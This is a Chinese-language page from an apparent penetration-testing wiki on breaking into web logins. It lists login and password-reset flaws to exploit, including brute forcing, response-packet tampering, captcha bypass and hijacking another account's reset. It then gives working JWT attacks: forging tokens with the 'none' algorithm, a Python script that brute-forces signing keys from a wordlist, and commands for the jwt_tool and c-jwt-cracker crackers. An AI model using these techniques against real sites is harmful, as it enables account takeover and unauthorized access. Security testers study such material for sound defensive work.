> For the complete documentation index, see [llms.txt](https://www.heresecurity.wiki/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://www.heresecurity.wiki/chu-shi-fang-wen/web-fu-wu-tu-po/qian-duan.md).
# 前端
#### 一些存在问题的逻辑
```
部分来自:https://mp.weixin.qq.com/s/_0aQYV_4Tz9knQgzs7WSvw
任意用户注册
可爆破用户名
爆破用户名,密码
用户名注入
万能密码
用户名Xss
修改返回包信息,登入他人账户
修改cookie中的参数,如user,adminid等
HTML源码、JS等查看信息搜集一章
后台登录参数修改为注册参数/reg、/register、/sign等
登录失败返回包修改,例如“false”改为“true”,响应数值“0”改为“1”,登录后台。如果存在这些情况,一般前端Js、Html也可以直接找到后端对应的各类未授权访问接口
Js、Html存在用户名密码注释信息
根据系统查找系统对应的默认账号密码登录
有些系统的密码为空,密码不填或者抓包后置空发送
存在信息泄露手机号、邮箱、人名等可以到社工库查找对应的密码
社工字典密码生成https://github.com/zgjx6/SocialEngineeringDictionaryGenerator
页面无注册功能,通过Js或Html找到隐藏注册接口注册登录
注册时验证码没有做好绑定,删除验证码参数,或者验证码参数为空可以注册
验证码没有做好绑定,发送了验证码但是后端接收到任意验证码都可以注册、爆破、重置密码等
密码重置
1.重置一个账户,不发送验证码,设置验证码为空发送请求。
2.发送验证码,查看相应包
3.验证码生存期的爆破
4.修改相应包为成功的相应包
5.手工直接跳转到校验成功的界面
6.两个账户,重置别人密码时,替换验证码为自己正确的验证码
7.重置别人密码时,替换为自己的手机号
8.重置自己的成功时,同意浏览器重置别人的,不发验证码
9.替换用户名,ID,cookie,token参数等验证身份的参数
10.通过越权修改他人的找回信息如手机/邮箱来重置
```
#### JWT攻击手法
```
https://jwt.io/#debugger-io
http://jsonwebtoken.io
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkFtYXppbmcgSGF4eDByIiwiZXhwIjoiMTQ2NjI3MDcyMiIsImFkbWluIjp0cnVlfQ.UL9Pz5HbaMdZCV9cS9OcpccjrlkcmLovL2A2aiKiAOY
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9 # header
eyJzdWIiOiIxMjM0[...]kbWluIjp0cnVlfQ # payload
UL9Pz5HbaMdZCV9cS9OcpccjrlkcmLovL2A2aiKiAOY # signature
```
**未校验签名**
```
将原JWT串解码后修改用户名等身份认证的地方,生成新token发送请求
```
**禁用哈希**

```
Alg代表加密方式,修改用户名等身份认证的地方,把HS256设置为none生成token发送请求,使用python的pyjwt模块
```

jwt.encode({'user':'admin','arg1':'value1','arg2':'value2'},algorithm='none',key='')
**爆破弱密钥**
```
>pip3 install pyjwt
>python3 crack.py
```
```python
import jwt
import termcolor
jwt_str = R'token'
with open('/root/password.txt') as f:
for line in f:
key_ = line.strip()
try:
jwt.decode(jwt_str,verify=True,key=key_)
print('\r','\bfound key -->',termcolor.colored(key_,'green'),'<--')
break
except(jwt.exceptions.ExpiredSignatureError,jwt.exceptions.InvalidAudienceError,jwt.exceptions.InvalidIssuedAtError,jwt.exceptions.InvalidIssuedAtError,jwt.exceptions.ImmatureSignatureError):
print('\r','\bfound key -->',termcolor.colored(key_,'green'),'<--')
except jwt.exceptions.InvalidSignatureError:
print('\r',' ' * 64, '\r\btry',key_,end='',flush=True)
continue
else:
print('\r','\bnot found.')
```
```python
import jwt
encoded = jwt.encode({'some': 'payload'}, 'secret', algorithm='HS256') # encode with 'secret'
encoded = "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvaG4gRG9lIiwiYWRtaW4iOnRydWV9.cAOIAifu3fykvhkHpbuhbvtH807-Z2rI1FS3vX1XMjE"
jwt.decode(encoded, 'Sn1f', algorithms=['HS256']) # decode with 'Sn1f' as the secret key
# result
{u'admin': True, u'sub': u'1234567890', u'name': u'John Doe'}
```
**jwt\_tool**
```
git clone https://github.com/ticarpi/jwt_tool
python3 -m pip install termcolor cprint pycryptodomex requests
python3 jwt_tool.py eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwicm9sZSI6InVzZXIiLCJpYXQiOjE1MTYyMzkwMjJ9.1rtMXfvHSjWuH6vXBCaLLJiBghzVrLJpAQ6Dl5qD4YI -d /tmp/wordlist -C
```
**c-jwt-cracker**
```
git clone https://github.com/brendan-rius/c-jwt-cracker
./jwtcrack eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvaG4gRG9lIiwiYWRtaW4iOnRydWV9.cAOIAifu3fykvhkHpbuhbvtH807-Z2rI1FS3vX1XMjE
```